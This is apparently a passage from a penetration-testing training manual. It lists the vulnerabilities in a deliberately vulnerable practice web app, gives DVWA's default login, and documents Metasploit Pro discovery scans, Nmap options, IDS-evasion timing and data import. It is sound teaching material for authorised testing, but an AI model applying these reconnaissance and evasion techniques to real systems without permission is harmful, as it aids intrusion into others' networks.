
Page	Vulnerabilities
site-footer-xss-discussion.php	XSS via the user agent string HTTP header
source-viewer.php	Loading of any arbitrary file including operating system files.
text-file-viewer.php	Loading of any arbitrary web page on the Internet or locally including the sites password files. Phishing
user-info.php	SQL injection to dump all usernames and passwords via the username field or the password field XSS via any of the displayed fields. Inject the XSS on the register.php page. XSS via the username field
user-poll.php	Parameter pollution GET for POST XSS via the choice parameter Cross site request forgery to force user choice
view-someones-blog.php	XSS via any of the displayed fields. They are input on the add to your blog page.

## DVWA

From the DVWA home page: "Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment."

DVWA contains instructions on the home page and additional information is available at [Wiki Pages - Damn Vulnerable Web App](#).


- **Default username** - admin
- **Default password** - password



## Information Disclosure

Additionally, an ill-advised PHP information disclosure page can be found at `http://<IP>/phpinfo.php`. In this example, the URL would be <http://192.168.56.101/phpinfo.php>. The PHP info information disclosure vulnerability provides internal system information and service version information that can be used to look up vulnerabilities. For example, noting that the version of PHP disclosed in the screenshot is version 5.2.4, it may be possible that the system is vulnerable to [CVE-2012-1823](#) and [CVE-2012-2311](#) which affected PHP before 5.3.12 and 5.4.x before 5.4.2.





You can download Metasploitable 2 [here](#).

# Chapter 3

## Discovery

### a. Discovery Scan

One of the first steps in penetration testing is reconnaissance. Reconnaissance is the process of gathering information to obtain a better understanding of a network. It enables you to create list of target IP addresses and devise a plan of attack. Once you have a list of IP addresses, you can run a discovery scan to learn more about those hosts. A discovery scan identifies the operating systems that are running on a network, maps those systems to IP addresses, and enumerates the open ports and services on those systems.

A discovery scan is the internal Metasploit scanner. It uses Nmap to perform basic TCP port scanning and runs additional scanner modules to gather more information about the target hosts. By default, the discovery scan includes a UDP scan, which sends UDP probes to the most commonly known UDP ports, such as NETBIOS, DHCP, DNS, and SNMP. The discovery scan tests approximately 250 ports that are typically

exposed for external services and are more commonly tested during a penetration test.

During a discovery scan, Metasploit Pro automatically adds the host data to the project. You can review the host data to obtain a better understanding of the topology of the network and to determine the best way to exploit each target. Oftentimes, the network topology provides insight into the types of applications and devices the target has in place. The more information that you can gather about a target, the more it will help you fine-tune a test for it.

## How a Discovery Scan Works

A discovery scan can be divided into four distinct phases:

- Ping scan
- Port scan
- OS and version detection
- Data import

### Ping Scan

The first phase of a discovery scan, ping scanning, determines if the hosts are online. The discovery scan sets the `-PI` option, which tells Nmap to perform a standard ICMP ping sweep. A single ICMP echo request is sent to the target. If there is an ICMP echo reply, the host is considered 'up' or online. If a host is online, the discovery scan includes the host in the port scan.

### Port Scan

During the second phase, port scanning, Metasploit Pro runs Nmap to identify the ports that are open and the services are available on those ports. Nmap sends probes to various ports



and classifies the responses to determine the current state of the port. The scan covers a wide variety of commonly exposed ports, such as HTTP, telnet, SSH, and FTP.

The discovery scan uses the default Nmap settings, but you can add custom Nmap options to customize the Nmap scan. For example, the discovery scan runs a TCP SYN scan by default. If you want to run a TCP Connect Scan instead of a TCP SYN Scan, you can supply the `-sT` option. Any options that you specify override the default Nmap settings that the discovery scan uses.

## OS and Version Detection

After the discovery scan identifies the open ports, the third phase begins. Nmap sends a variety of probes to the open ports and detects the service version numbers and operating system based on how the system responds to the probes. The operating system and version numbers provide valuable information about the system and help you identify a possible vulnerability and eliminate false positives.

## Data Import

Finally, after Nmap collects all the data and creates a report, Metasploit Pro imports the data into the project. Metasploit Pro uses the service information to send additional modules that target the discovered services and to probe the target for more data. For example, if the discovery scan sweeps a target with telnet probes, the target system may return a login prompt. A login prompt can indicate that the service allows remote access to the system, so at this point, you may want to run a bruteforce attack to crack the credentials.

## Ports Included in the Discovery Scan

In total, the discovery scan includes over 250 ports, which includes the following set of ports:

- Standard and well known ports, such as ports 20, 21, 22, 23, 25, 53, 80, and 443.
- Alternative ports for a service, such as ports 8080 and 8442, which are additional ports that HTTP and web services can use.
- Ports listed as the default port in a module.


If you do not see the port that you want to scan, you can manually add the port to the discovery scan. For example, if you know that your company runs web servers with port 9998 open, you need to manually add port 9998 to the discovery scan. This ensures that the discovery scan includes every port that is potentially open.

If you want to scan all ports, you can specify 1-65535 as the port range. Keep in mind that a discovery scan that includes all ports can take several hours to complete.

If there is a port that you do not want to scan, you can exclude the port from the discovery scan. The discovery scan will not scan any ports on the excluded list. For example, if your company uses an application that runs on port 1234, and you do not want to affect the application's performance, you can add the port to the excluded list.

## Discovery Scan Options

You can configure the following options for a discovery scan:



## Target addresses

Defines the individual hosts or network range that you want to scan.

## Perform initial port scan

Performs a port scan before the discovery scan performs service version verification.

## Custom Nmap arguments

Sends flags and commands to the Nmap executable. Discovery scan does not support the following Nmap options: `-o`, `-i`, `-resume`, `-script`, `-datadir`, and `-stylesheet`.

## Additional TCP ports

Appends additional TCP ports to port scan. By default, the port scan covers a small, but wide range of ports. Use this option if you want to add more ports to the scan.

## Excluded TCP ports

Excludes certain TCP ports from service discovery. By default, the port scan covers a specific range of ports. Use this option to add a port that you want to exclude from the scan.

## Custom TCP port range

Specifies a range of TCP ports for the discovery scan to use instead of the default ports. If you set a custom TCP port range, the discovery scan ignores all default ports and uses the range that you define instead.

## Custom TCP source range

Specifies the TCP source port that the discovery scan uses instead of the default port. Use this option to test firewall rules.

## Fast detect: Common TCP ports only

Performs a scan on the most common TCP ports, which reduces the number of ports that the discovery scan scans.


## Portscan speed

Controls the Nmap timing option. Choose from the following timing templates:

- **Insane (5)** - Speeds up the scan. Assumes that you are on a fast network and sacrifices accuracy for speed. The scan delay is less than 5 ms.
- **Aggressive (4)** - Speeds up the scan. Assumes that you are on a fast and reliable network. The scan delay is less than 10 ms.
- **Normal (3)** - The default port scan speed and does not affect the scan.
- **Polite (2)** - Uses less bandwidth and target resources to slow the scan.
- **Sneaky (1)** - The speed used for IDS evasion.
- **Paranoid (0)** - The speed used for IDS evasion.

## Portscan timeout

Determines the amount of time Nmap spends on each host. The default value is 5 minutes.



## **UDP service discovery**

Sets the discovery scan to find all services that are on the network. Metasploit uses custom modules instead of Nmap to perform UDP service discovery.

## **Scan SNMP community strings**

Launches a background task that scans for devices that respond to a variety of community strings.

## **Scan H.323 video endpoints**

Scans for H.323 devices.

## **Enumerate users via finger**

Queries user names and attempts to bruteforce the user list if the discovery scan detects the Finger protocol.

## **Identify unknown services**

Sets the discovery scan to find all unknown services and applications on the network.

## **Single scan: scan hosts individually**

Runs a scan on individual hosts. The discovery scan scans the first host entirely and stores the information in the database before it moves onto the next host.

## **Dry run: only show scan information**

If enabled, this option prepares the scan and shows all of the options that the Discovery Scan will use in the task log. However, it does not launch the scan.



## **Web scan: run the Pro Web Scanner**

Automatically runs a web scan, web audit, and web exploit along with a discovery scan. It is generally recommended that you do not enable this option unless you are running a scan against a very small set of hosts. If you are running a discovery scan against a large number of hosts, you should run the web scanner separately from the discovery scan.

### **SMB user name**

Defines the SMB user name that the discovery scan uses to attempt to login to SMB services.

### **SMB password**

Defines the SMB password that the discovery scan uses to attempt to login to SMB services.

### **SMB domain**

Defines the SMB server name and share name.

## **Specifying IPv6 Addresses**

Metasploit Pro does not automatically detect IPv6 addresses during a discovery scan. For hosts with IPv6 addresses, you must know the individual IP addresses that are in use by the target devices and specify those addresses to Metasploit Pro. To identify individual IPv6 addresses, you can use SNMP, Nmap, or thc-alive6, which is part of the thc-ipv6 toolkit.

After you identify the IPv6 addresses for the target devices, you can either import a text file that contains the host addresses into a project or manually add the hosts to a project.


## Importing a File that Contains IPv6 Addresses

To import a file, select **Analysis > Hosts**. When the *Hosts* page appears, click the **Import** button. When the *Import Data* page appears, browse to the location of the host address file and import the host address file. The file must be a text file that lists each IPv6 address on a new line, as shown below:

```
FE80:0000:0000:0000:0202:B3FF:FE1E:8329 1
FE80:0000:0000:0000:0202:B3FF:FE1E:8328 2
```

## Manually Adding a Host with an IPv6 Address

To manually add a host, select **Analysis > Hosts**. When the *Hosts* page appears, click the **New Host** button.



When the *Hosts* page appears, enter the following information:

- **Name** - A name for the host.
- **IP address** - The IPv6 address for the host.

The other fields, such as *Ethernet address* and OS information, are optional.

metasploit<sup>pro</sup>

Project - default ▼ Account - tdoan ▼ Administration ▼ ? 1

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home default Hosts

Name & Address

Name\* mshost123

IP address\* FE80:0000:0000:0000:0202:B3FF:FE1E:8328

Ethernet address

\* denotes required field


## Running a Discovery Scan

A discovery scan runs Nmap along with a few service specific modules to identify the systems that are alive and to find the open ports and services. At a minimum, you need to specify the addresses of the systems that you want scan. There are also advanced options that you can configure to fine-tune the different scan phases. For example, you can bypass the port scanning phase and move onto version detection, or you can scan each host individually to accelerate the import of hosts into the project. Additionally, these advanced settings let you choose the ports, the target services, the scan speed, and the scan mode.

Since the discovery scan mostly leverages Nmap, you can specify additional Nmap options to customize the scan. For example, if you want to change the scanning technique, you can provide the Nmap command line option for the technique that you want to use, and the discovery scan applies those settings instead of the default ones. For more information on Nmap options, visit the [Nmap documentation](#).


To run a discovery scan:

1. From within a project, click the **Overview** tab.
2. When the *Overview* page appears, click the **Scan** button.



You can also access the **Scan** button from the *Analysis* page.

3. When the *New Discovery Scan* page appears, enter the target addresses that you want to include in the scan in the *Target addresses* field.



You can enter a single IP address, an address range, or a CIDR notation. If there are multiple addresses or address ranges, use a newline to separate each entry. 4. At this point, you can launch the scan. However, if you want to fine tune the scan, you can click the **Show Advanced Options** button to display additional options that you can set for the discovery scan. For example, you can specify the IP addresses that you want to explicitly include and exclude from the scan.


5. When you are ready to run the scan, click the **Launch Scan** button.

After the discovery scan launches, the task log displays and shows you the status of the progress and status of the scan. If the scan finishes without error, the status is 'Complete'.

Otherwise, the errors are displayed in the task log and the scan is marked as 'Failed'.

## Viewing Scan Results

The best way to view the data collected by the Discovery Scan is from the *Hosts* page. To view the Hosts page, select **Hosts > Analysis**. Each host will have one of the following statuses: scanned, cracked, shelled, or looted. For recently scanned hosts, the easiest way to identify them to sort them by date and their status.



<input type="checkbox"/>	IP ADDRESS	HOSTNAME	OPERATING SYSTEM	VM	PURPOSE	SVCS	VLNS	ATT	TAGS	UPDATED	STATUS
<input type="checkbox"/>	10.20.36.1		Linux (Ubuntu) 2.6.X		server	1				15 minutes ago	Scanned
<input type="checkbox"/>	10.20.36.51	MS-W03-3U-1	Windows XP (XP)	vm	client	7				14 minutes ago	Scanned
<input type="checkbox"/>	10.20.36.52	MS-W03-6U-1	Windows 2003 (2003)	vm	server	8				14 minutes ago	Scanned
<input type="checkbox"/>	10.20.36.53	MS-W03R2-3U-1	Windows 2003 (2003 R2) SP1	vm	server	7				14 minutes ago	Scanned
<input type="checkbox"/>	10.20.36.54	MS-W03R2-6U-1	Windows PocketPC/CE (2003 R2) SP1	vm	device	7				14 minutes ago	Scanned
<input type="checkbox"/>	10.20.36.55	MS-W03S2-3U-1	Windows 2003 (2003 R2) SP2	vm	server	6				14 minutes ago	Scanned
<input type="checkbox"/>	10.20.36.56	MS-W082-3U-1	Windows 2008 (2008 Enterprise without Hyper-V) SP2	vm	server	12				14 minutes ago	Scanned

## Data Gathered from a Discovery Scan

You'll notice that for each scanned or imported host, the following information is displayed, if available:

- The IP address
- The host name
- The operating system
- The active services
- The timestamp when the host was last updated
- The host status

## Decoding the Host Status

The host status describes the last current event that occurred with the host. There's a hierarchical order to the statuses.

- **Scanned** - Indicates a discovery scan, Nexpose scan, or import was performed.
  - **Shelled** - Indicates that a session was opened on the host.
  - **Looted** - Indicates that files or screenshots were obtained from the host.
  - **Cracked** - Indicates that a password hash from the host was decrypted into plain text.
- 

### b. Importing Data


You can perform a data import to upload vulnerability scan data, query data from Project Sonar, or bring in data from other Metasploit projects. The import feature is useful if you have existing vulnerability data to validate or you have data that you want to share between projects.

### Importing Data from Vulnerability Scanners

Metasploit allows you to import scan reports from third party vulnerability scanners, such as Nessus, Core Impact, and Qualys. When you import a scan report, host data, such as each host's operating system, services, and discovered vulnerabilities, is imported into the project.


To import a scan report from a third party vulnerability scanner:

1. From within a project, click the **Overview** or **Analysis** tab.
2. Click the **Import** button located in the Quick Tasks bar.
3. When the *Import Data* page appears, select the **From file** radial button.



The screenshot shows the 'Import Data' page in a web application. At the top, there is a breadcrumb trail: 'Home > test-4 > Imports'. Below this, the 'Import Data' section has two radio buttons: 'From Nexpose' and 'From file'. An orange arrow points to the 'From file' button, which is selected. Below the radio buttons, there is a large text area labeled 'Excluded Addresses'. To the right of this area is a file selection interface with a text box containing 'No file selected...' and a 'Choose ...' button. At the bottom left, there is a dropdown menu labeled 'Automatic Tagging (Optional)'. At the bottom right, there are two checkboxes: 'Don't change existing hosts' and 'Import Data'.

4. Click on the **Choose** button to open the *File Upload* window.



This screenshot is identical to the previous one, showing the 'Import Data' page. However, an orange arrow now points to the 'Choose ...' button in the file selection interface, indicating the next step in the process.

5. When the *File Upload* window appears, browse to the location of the file you want to import, select it, and click the **Open** button.
6. Configure any of the additional settings (optional):
  - **Excluded Addresses** - Enter any hosts you do not want to include in the import. You can enter a single host, an IP range, or a CIDR notation. Each item must appear on a new line.

- **Don't change existing hosts** - Select this option if you do not want to overwrite the data for a host that already exists in the project.
- **Automatic tagging** - Enter any tags you want to apply to the imported hosts. You can also select the **Automatically tag by OS option** to add an OS tag, such as `os_windows`, `os_linux`, or `os_unknown` tag, to each imported host.

7. Click the **Import Data** button to start the import.

The task log appears and shows you the status of the import. When the import completes, the task log displays a 'Completed' status. To see the imported data, select **Analysis > Hosts** to go to the *Hosts* page. Use the *Updated* column to sort the hosts by last updated to see all recently imported hosts.

## Supported Third Party Scan Reports

Metasploit supports most of the major scanners on the market, including Rapid7's own Nexpose, and other tools like Qualys and Core Impact. The following scan reports are supported:

- Foundstone Network Inventory XML
- Microsoft MBSA SecScan XML
- nCircle IP360 XMLv3 and ASPL
- NetSparker XML
- Nessus NBE
- Nessus XML v1 and v2
- Qualys Asset XML
- Qualys Scan XML
- Burp Sessions XML
- Burp Issues XML



- Acunetix XML
- AppScan XML
- Nmap XML
- Retina XML
- Amap Log
- Critical Watch VM XML
- IP Address List
- Libpcap Network Capture
- Spiceworks Inventory Summary CSV
- Core Impact XML

Metasploit Pro does not import service and port information from Qualys Asset files. If you import a Qualys Asset file, you must run a discovery scan to enumerate services and ports that are active on the imported hosts.

## Importing Nexpose Data

There are two ways to bring Nexpose data into Metasploit.

### Integrating with existing Nexpose infrastructure

If you have a Nexpose vulnerability management infrastructure in place, the best option is integrating Nexpose Consoles directly with Metasploit.

- You'll be able to launch new scans and import data from existing sites through the consoles.
- You can connect Metasploit to any number of Nexpose Consoles to query and import vulnerability reports without conducting a new scan.
- You don't have to manually export or import any files.

- If you're using Metasploit Pro, you also have the option to tag your imports. You can then filter or report by import.

## Manually Import Data

